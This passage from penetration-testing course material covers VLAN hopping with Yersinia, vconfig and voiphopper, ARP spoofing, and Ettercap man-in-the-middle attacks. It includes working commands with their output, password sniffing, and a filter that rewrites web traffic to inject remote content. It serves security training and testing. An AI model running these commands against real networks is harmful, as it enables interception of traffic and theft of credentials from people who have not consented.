4. Attacker sees trunked packets with 802.1Q encapsulation, can identify VLAN number in trunk header.

DTP Attack Walkthrough

Capturing the DTP attack from Yersinia with Wireshark allows us to inspect the attack process in more detail and gather information about the trunked VLANs accessible through the manipulated port settings:

1. In frame 25 we can see the spoofed DTP message from Yersinia, indicating the desire to trunk with the uplink switch.
2. In frame 26 the switch responds to the attacker, having configured the port as an 802.1Q trunk.
3. In frame 42 the switch sends a VLAN Virtual Trunking Protocol report, disclosing VLAN configuration information.
4. In frame 98 we can see broadcast frames from other devices through the VLAN trunk port. Inspecting the 802.1Q header on this traffic reveals the VLAN number in use for the selected frame.

Building a VLAN List

- Yersinia will track observed VLAN numbers and protocol information
 - Broadcast/multicast traffic traversing switch table
- "g" to select protocol mode, "802.1Q", Enter

```
yersinia 0.7.1 by Slay & tomac - 802.1Q mode [14:12:59]
VLAN L2Protol Src IP      Dst IP      IP Prot  Iface Last seen
0100 FVST
0200 FVST
0100 FVST
0200 FVST
0100 ARP      10.10.100.2  10.10.100.10? UKN     eth0 10 Sep 14:12:43
0200 FVST
0100 UKN
0100 FVST
0100 UKN
0200 FVST
UKN     eth0 10 Sep 14:11:58
UKN     eth0 10 Sep 14:12:58
UKN     eth0 10 Sep 14:11:32
UKN     eth0 10 Sep 14:12:52
UKN     eth0 10 Sep 14:11:42
UKN     eth0 10 Sep 14:10:45
UKN     eth0 10 Sep 14:12:42
UKN     eth0 10 Sep 14:10:45
UKN     eth0 10 Sep 14:11:16

Total Packets: 7849 802.1Q Packets: 5757 MAC Spoofing [X]
```

Building a VLAN List

Yersinia will monitor network traffic observed and record information such as IP addresses, protocol information and VLAN settings. After executing the DTP attack, we can let Yersinia continue to monitor the network and build a list of accessible VLANs. To access the list of observed VLANs, addresses, and protocols (such as the example shown in this slide), press "g" to select the protocol mode selection dialog, scroll to select the 802.1Q entry and press Enter.

VLAN Participation

- Linux supports native 802.1Q VLAN support with virtual interfaces
 - Requires "8021q" kernel support and vlan tools for the vconfig utility
- No support for Cisco ISL trunk ports

```
# modprobe 8021q
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# ifconfig eth0.100
eth0.100 Link encap:Ethernet HWaddr 00:21:86:5c:1b:0e
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:684 (684.0 B) TX bytes:0 (0.0 B)
# vconfig rem eth0.100
```

VLAN Participation

Once we have a list of VLAN interfaces, we can easily configure a Linux host to create one or more virtual interfaces, each assigned to a specified VLAN. Supporting this configuration are the Linux VLAN tools with the *vconfig* utility, and the Linux kernel module 8021q.

First, load the kernel module 8021q with the modprobe utility as shown. Next, create a virtual interface for each desired VLAN using the vconfig utility. The vconfig utility will create a sub-interface matching the parent interface with the suffix ".100" where 100 is the specified VLAN number (e.g. eth0.100). We can configure the eth0.100 interface as any other interface, removing it with the "vconfig rem eth0.100" command.

Note that the vconfig utility does not attempt to validate that you have specified the correct VLAN number; vconfig will create a VLAN sub-interface with any VLAN number you specify, encapsulating the traffic with the appropriate 802.1Q header. Also, there is no Linux support for the proprietary Cisco ISL protocol.

VLAN Hopping – 802.1Q Trunk

```
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.100
DHCPOFFER of 10.10.100.3 from 10.10.100.1
bound to 10.10.100.3 -- renewal in 39377 seconds.
# dhclient eth0.200
DHCPOFFER of 10.10.200.3 from 10.10.200.1
bound to 10.10.200.3 -- renewal in 39022 seconds.
# nmap -sS -F -p 10.10.200.1

Starting Nmap 5.00 ( http://nmap.org ) at 2010-09-08 14:03 UTC
Interesting ports on 10.10.200.1:
Not shown: 98 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
MAC Address: 00:19:06:93:DC:42 (Cisco Systems)

Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

VLAN Hopping - 802.1Q Trunk

The examples on this slide demonstrate how an attacker can leverage access to a DTP port to hop through multiple VLANs on a connected interface. The virtual interfaces can be used indirectly with Linux bridging (where traffic destined for the 10.10.200.0/24 network is naturally bridged through that connected interface, such as in the nmap example shown on this slide). Additional routes will require manual configuration, where we can manually specify routes through interfaces by choosing one virtual interface or another as the default gateway, as shown below (where all traffic will be routed through the eth0.200 interface, unless another interface exists that is directly connected to the target network):

```
# route add -net 0.0.0.0/0 eth0.200
```

```
interface FastEthernet0/2
switchport access vlan 100
switchport mode access
switchport voice vlan 200
```

Voice VLAN Hopping

- Cisco switches accommodate a special "voice VLAN" feature
 - VoIP phone plugs into switch, PC plugs into VoIP phone
 - Switch must trunk two VLANs
- Attacker can identify VLAN used for voice through CDP traffic
- Despite port configured as *access*, attacker can create 802.1Q trunk
 - Access to voice VLAN




Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Voice VLAN Hopping

Cisco switches support a special configuration mode where a single switch port can be used to connect a VoIP phone to a voice VLAN, while a second device can connect to the phone to access a different VLAN. The Cisco VoIP phone effectively becomes a 2-port switch, allowing the customer to retain their existing switch density while accommodating the VoIP phones on their network. In order to bridge the traffic from the workstation on a different VLAN than the phone however, the VoIP phone must become a trunk port, if only a limited one, to differentiate between its own traffic and the traffic of the downstream device.

The Cisco configuration shown on this slide is an example of how a voice VLAN is configured, using the configuration directive "switchport voice vlan 200", with a second configuration directive "switchport access vlan 100" to support the PC connecting through the phone. Despite that the switchport is configured as *access*, an attacker can manipulate the switch when directly connected to access the voice VLAN.

Cisco Discovery Protocol



Cisco Discovery Protocol

The traffic shown on this slide is from a Cisco Discovery Protocol (CDP) packet, filtered using the Wireshark "cdp" filter directive. Note that in the two packets shown on this slide, the packet interval is 60 seconds, the default timer interval for Cisco switches to send CDP packets.

Inspecting the payload of the CDP packet reveals several useful configuration details about the network, including:

- Device ID: The hostname of the Cisco switch.
- Software Version: The version of IOS used.
- Platform: The switch model number.
- Port ID: The port designation that the station is connected to.
- Native VLAN: The native VLAN used by the workstation. This is the intended port for use by the workstation connected to the phone, or to the switch directly.
- VoIP VLAN Reply: The voice VLAN intended for use by Cisco VoIP devices.

By inspecting the CDP packet, we can identify the native VLAN number and the VoIP VLAN number, which is sufficient information to allow an attacker to hop to a different VLAN.

Accessing Cisco VoIP VLAN

- Use the vconfig utility to add an 802.1Q VLAN to the local interface
- Lack of CDP cloaks vulnerability with obscurity
 - Attacker must learn VLAN#
 - Maximum 4094 VLANs; can be brute-forced

```
# dhclient eth0
bound to 10.10.10.115 -- renewal in 39305 seconds.
# modprobe 8021q
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.200
bound to 10.10.200.2 -- renewal in 39133 seconds.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Accessing Cisco VoIP VLAN

Returning to the vconfig utility, knowledge of the VoIP VLAN number is all that is necessary to create a new sub-interface that sends 802.1Q encapsulated traffic to the switch, mirroring the behavior of the Cisco VoIP phone when used to connect a downstream PC. By creating the sub-interface, an attacker can access the voice VLAN with an opportunity to manipulate other VoIP phones used in the organization.

Note that we relied on the presence of CDP traffic to identify the voice VLAN. It is possible to configure a Cisco VoIP phone to apply an 802.1Q header on all PC traffic based on a static VLAN designation, obviating the need for the CDP protocol. This represents a security-through-obscurity obstacle for an attacker. Since there are only 4094 possible VLAN numbers, the attacker can simply brute-force the voice VLAN number using a shell script with the vconfig utility, watching for any network traffic on the created interface for several seconds before destroying the interface. Further, this process could be implemented in parallel, testing multiple VLAN "guesses" at the same time, only limited by the CPU and memory of the attacker's system.

voiphopper

- Automates voice VLAN hopping attack
 - Listens for CDP to extract voice VLAN#
 - Creates interface, requests DHCP address
- Includes attack options for Cisco, Avaya and Nortel switches


```
# ./voiphopper -c 0 -i eth0
VoIP Hopper 2.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 371 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth0
Current MAC: 00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth0.200
VoIP Hopper dhcp client: received IP address for eth0.200: 10.10.200.2
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

voiphopper

The tool voiphopper automates the process of watching for CDP traffic to identify the voice VLAN number, creating the necessary sub-interface and launches a DHCP client to obtain an IP address. Available at <http://voiphopper.sf.net>, voiphopper requires that we specify the switch architecture with the "-c" argument and the connected interface name with "-i". Voiphopper also supports a similar attack technique against other switch vendors as well, including Avaya and Nortel devices.

In order to use voiphopper, you must install the DHCP client utility "dhclient". Voiphopper will not attempt to create the VLAN sub-interface if the dhclient utility is missing.



Manipulating the Network

Next we'll look at various techniques to manipulate network protocols, establishing a position as a man-in-the-middle attacker, targeting ARP, HSRP, VRRP and common routing protocols.

Network Manipulation

- With expanded network access, we can focus on manipulating traffic
- Man in the Middle (MITM) opens up many attack opportunities
 - Some defenses against MITM force us to seek less-common techniques

Network manipulation is the opportunity to observe sensitive data and deliver attacks against targets.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Network Manipulation

With expanding network access through NAC bypass and VLAN hopping techniques, we can focus on manipulating the network. A commonly desirable technique is to manipulate the network to create a Man In The Middle (MITM) opportunity, forcing the delivery of traffic to go through the attacker before it reaches its intended destination.

Several opportunities are available to implement MITM attacks, though many networks will implement defenses against more common attack techniques, forcing us to seek less-common techniques to be successful.

Through network manipulation, we create the opportunity to observe data in the network, including sensitive information that can yield an attacker escalated network or system access. Next we'll explore this concept and several techniques supporting network manipulation.

LAN Manipulation


- Manipulating other clients on the LAN (or VLAN) as the attacker
 - Become the preferred default gateway for clients
- Multiple tools: arpspoof, Cain & Abel, Ettercap
 - We'll focus on Ettercap for advanced features
 - Command-line access for greatest compatibility with target systems

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

LAN Manipulation

First we'll focus on manipulating devices on the same LAN or VLAN as the attacker. This is the most common implementation of MITM attacks, manipulating other clients into believing that we are the default gateway system and, therefore, becoming a traffic bridging device on the network. Multiple tools are available to implement these attacks including arpspoof, Cain & Abel, and Ettercap.

Due to its custom functionality, advanced features and attractive command-line interface (allowing us to mount an attack without a tty on the victim), we'll focus on leveraging Ettercap for LAN manipulation attacks.




ARP Spoofing

ARP spoofing is a common technique used to manipulate a switched network, allowing an attacker to eavesdrop on all or selected LAN activity by establishing a MITM attack. With access to the LAN, the attacker enumerates hosts on the network to learn ARP address and IP address information. This is commonly done with a flood of ARP request messages, but can also be done with ICMP Echo Request messages, or by passively observing broadcast or multicast information from clients.

Once the attacker has a list of LAN devices, it begins issuing ARP Reply messages to the uplink connection of the MITM position, commonly the default gateway. Each ARP reply message is faked, disclosing to the default gateway that the attacker's MAC address is the address that should be associated with the network node being impersonated.

After manipulating the default gateway, the attacker repeats the process in reverse, this time telling each network node that he is the default gateway. Once complete, all the network traffic will bridge to the attacker, regardless of its final destination. After inspecting and possibly manipulating the traffic, the attacker will forward the frames to the legitimate device. Periodically, the attacker will re-issue the ARP Response advertisements to maintain the MITM attack, overriding any legitimate ARP activity from legitimate hosts.

ARP Spoofing Example



ARP Spoofing Example

The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.

Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:e3:42) that he is the default gateway at 172.16.0.1.

Victim ARP Table

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Joshua Wright>ARP -A

Interface: 172.16.0.113 --- 0xc
Internet Address      Physical Address      Type
172.16.0.1           00-19-7d-1b-03-fa    dynamic
172.16.0.3           00-19-7d-1b-03-fa    dynamic
172.16.0.101          00-19-7d-1b-03-fa    dynamic
172.16.0.103          00-19-7e-89-fb-a7    dynamic
172.16.0.106          00-19-7d-1b-03-fa    dynamic
172.16.0.111          00-19-7d-1b-03-fa    dynamic
172.16.0.112          00-19-7d-1b-03-fa    dynamic
172.16.0.114          00-19-7d-1b-03-fa    dynamic
172.16.0.115          00-19-7d-1b-03-fa    dynamic
172.16.0.117          00-19-7d-1b-03-fa    dynamic
172.16.0.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
224.0.0.253          01-00-5e-00-00-fd    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

Victim ARP Table

This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:19:7d:1b:03:fa. This MAC address is the attacker, manipulating the network to create a MITM attack.

Ettercap Options

```
-T
Launch the text-only interface
-M [METHOD:ARGS]
Become MITM using the specified technique
-w [LIBPCAP FILE]
Log captured pcap data
-z
Do not perform an initial ARP scan of the network
-F [FILTER FILE]
Execute the specified filter
-d
Perform DNS name resolution
-m [TEXT FILE]
Log messages including credential information to a file
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap Options

Ettercap is an advanced network manipulation and password sniffing tool. The syntax of Ettercap is to specify one or more options following the executable, followed by two target designators representing the first and second group of devices that Ettercap should become MITM for. Ettercap supports multiple interfaces like Yersinia, though we'll focus on the command-line interface for maximum flexibility in using this tool.

Some commonly used options for Ettercap are as follows:

- `-T` -- Launch Ettercap with the text-only interface
- `-M [METHOD:ARGS]` -- Launch Ettercap and become MITM using the specified method and arguments
- `-w [LIBPCAP FILE]` -- Log all packets bridged through Ettercap to the specified file in libpcap format
- `-z` -- By default, Ettercap performs a scan of all hosts in the current segment when it starts; the `"-z"` argument suppresses this behavior, instead relying on multicast and broadcast traffic to discover other network nodes
- `-F [FILTER FILE]` -- Execute the specified filter file to manipulate traffic bridged through Ettercap
- `-d` -- Perform DNS name resolution for all hosts; this is off by default
- `-m [TEXT FILE]` -- Log all messages generated by Ettercap to the specified file, including usernames and passwords observed on the network

Ettercap Target Designation

```
# ettercap [OPTIONS] [TARGET1] [TARGET2]
```

- Target designation is MAC/IP(s)/Port(s)
 - Blank fields indicate all: "/"
- MAC addresses specified in colon-separated bytes
- Multiple IP addresses can be specified with byte ranges, byte lists or address lists
 - 10.10.10.1-252,254;10.10.10.10
- Ports ranges specified with dash or comma

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap Target Designation

When specifying the targets for an Ettercap MITM attack, the syntax for each target block is [MAC] / [IP Addresses] / [PORTS] where any or all of the parameters can be blank (e.g. "/"). The first and second target designations allow us to select one or more hosts to filter traffic coming from one or more hosts to one or more hosts (bi-directional manipulation).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semi-colon. Multiple IP addresses, however, use a comma to specify a range within a single octet; separate multiple IP addresses with a semi-colon. Port ranges work similarly to IP address ranges, using a comma to specify multiple ports while a dash specifies a range of ports.

Simple Ettercap Usage

```
# ettercap -T -q -M arp:remote // //
ettercap 0.8.0 copyright 2001-2013 Ettercap Development

Listening on eth0... (Ethernet)

eth0 ->      00:18:8B:AD:2A:C7      10.10.10.119      255.255.255.0

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %

8 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)

SNMP : 10.10.10.4:161 -> COMMUNITY: public  INFO: SNMP v1
```

Ettercap is interactive, press "h" to access options after loading

Press "q" to quit Ettercap. DO NOT SIGKILL Ettercap!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Simple Ettercap Usage

Ettercap supports several methods for implementing MITM attacks, including ARP spoofing. As root, invoking Ettercap with the "-T" argument starts Ettercap in text-mode. Adding the "-q" argument tells Ettercap to subdue its output (quiet mode). The "-M" argument tells Ettercap which MITM technique to use; supplying the method "arp:remote" instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic. Finally, the two empty target designations ("// //") tell Ettercap to become MITM for all nodes on the network.

At startup, Ettercap will enumerate all the nodes on the network with ARP Response packets, then will advertise to all discovered hosts that it is the default gateway and to the default gateway that it is all hosts, establishing the MITM attack. While periodically maintaining the MITM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown in this slide).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.

It is important to note that you should never issue a SIGKILL message to Ettercap (e.g. "killall -9 ettercap" or "kill -9 `pidof ettercap`"). Press "q" to quit Ettercap, which will cause it to re-ARP all the nodes on the network with the correct MAC address information, taking it out of the loop as the MITM. Failure to quit Ettercap gracefully will likely result in a DoS situation, since the attacker's system will no longer bridge packets to the correct targets.

Ettercap and VMware Bug

- Users have reported the inability to use ARP spoofing in a VM guest
 - Other have great success
- Problem seems to be related to VMware network bridging stack
- Best to rely on native OS for advanced network attacks

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap and VMware Bug

In testing, some users have reported that they are unable to successfully complete an ARP spoofing man-in-the-middle attack using VMware with a Linux guest OS virtual machine running Ettercap. While inconsistent, the problem appears to be related to how VMware implements the network bridging stack with some wired network cards.

In general, it's a good idea to leverage a native OS for advanced network attacks since you will eliminate the overhead of the virtualization layer and achieve greater compatibility with many attack tools. If you're not ready to replace your native OS environment with Linux, consider using a bootable USB drive for the duration of the attack that requires a tool such as Ettercap, or use a USB Ethernet interface that can be accessed directly in the Linux environment without the VMware networking stack.

Power of Ettercap

- Password sniffing is great
 - Telnet, FTP, POP3, SSH, SMB, HTTP, MySQL, IMAP, VNC, SNMP
 - And other protocols you probably don't care about
- Plugins are cool too
 - Spoof DNS responses, SMB downgrade, etc.
- Real opportunity is in Ettercap filters!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Power of Ettercap

Ettercap is a powerful tool that is immediately useful in many penetration tests. For example, Ettercap supports a variety of protocols for password sniffing attacks with a long list of common protocols and an even longer list of uncommon protocols (such as passwords for the popular Half Life and Quake gaming protocols).

Ettercap also includes support for supplemental functionality through plugins, including the ability to perform DNS responses, attempt to downgrade Windows SMB authentication and more.

A commonly overlooked feature of Ettercap is the ability to create custom filters to manipulate network traffic as it is bridged through the attacker. This is a tremendously useful feature for delivering various attacks on networked devices.

Ettercap Filters

- Simple language to describe traffic to match
- Replace arbitrary content as you see fit
 - Plaintext protocols, or traffic decrypted by Ettercap
- Script source compiled with `etterfilter`
 - `etterfilter myfilter.filter -o myfilter.ef`
 - Load filter with Ettercap using `"-F myfilter.ef"`
- Full syntax documented in `"man etterfilter"`

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap Filters

Ettercap includes a simple language, which is used to build Ettercap filters, describing the traffic you want to match, and substituting it with any content you see fit. This feature is primarily intended for use with plaintext protocols, but it can also be used with encrypted protocols that are decrypted by Ettercap (such as SSHv1 and SSL traffic).

Scripts in source form are compiled or encoded into a binary form that can be passed to Ettercap using the `etterfilter` utility, typically with a `.ef` filename extension. When running Ettercap, we can specify the filter to use with the `"-F [FILTERFILE]"` argument.

Next we'll look at the syntax of an Ettercap filter file; for complete documentation, see the manual page for the `etterfilter` command (`"man etterfilter"`).

HTML IMG Replacement

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line to
# prevent the responding server from gzip'ing response
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    # Replacement string is same length as original string
    # Needed to maintain Content-Length accuracy
    msg("zapped Accept-Encoding!\n");
  }
}
# For HTTP responses, replace all "img src=" tags with our own tag,
# referencing a file on our server instead. This is case-sensitive,
# so additional rules are needed for "IMG SRC", "img alt=", etc.
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img
src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\" ");
}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTML IMG Replacement

The script on this slide is a sample Ettercap filter, designed to implement two filter actions. Comments are added for clarity, following the pound ("#") symbol.

First, the filter starts an IF clause, matching on traffic where the "ip.proto" field is TCP and the "tcp.dst" port is 80. When this IF statement matches, the script continues with a second IF statement, this time searching through the data payload "DATA.data" for the string "Accept-Encoding". If this second IF statement matches, then the script modified the data payload string "Accept-Encoding" to "Accept-Rubbish!", effectively preventing the outbound web browser from telling the HTTP server that it accepts any content other than text/html. With this technique, the attacker has a greater opportunity to manipulate plaintext data from the web server, avoiding alternate delivery mechanisms for the content such as compressing the data. After replacing the specified content, the filter logs a message on the Ettercap console, "zapped Accept-Encoding!\n".

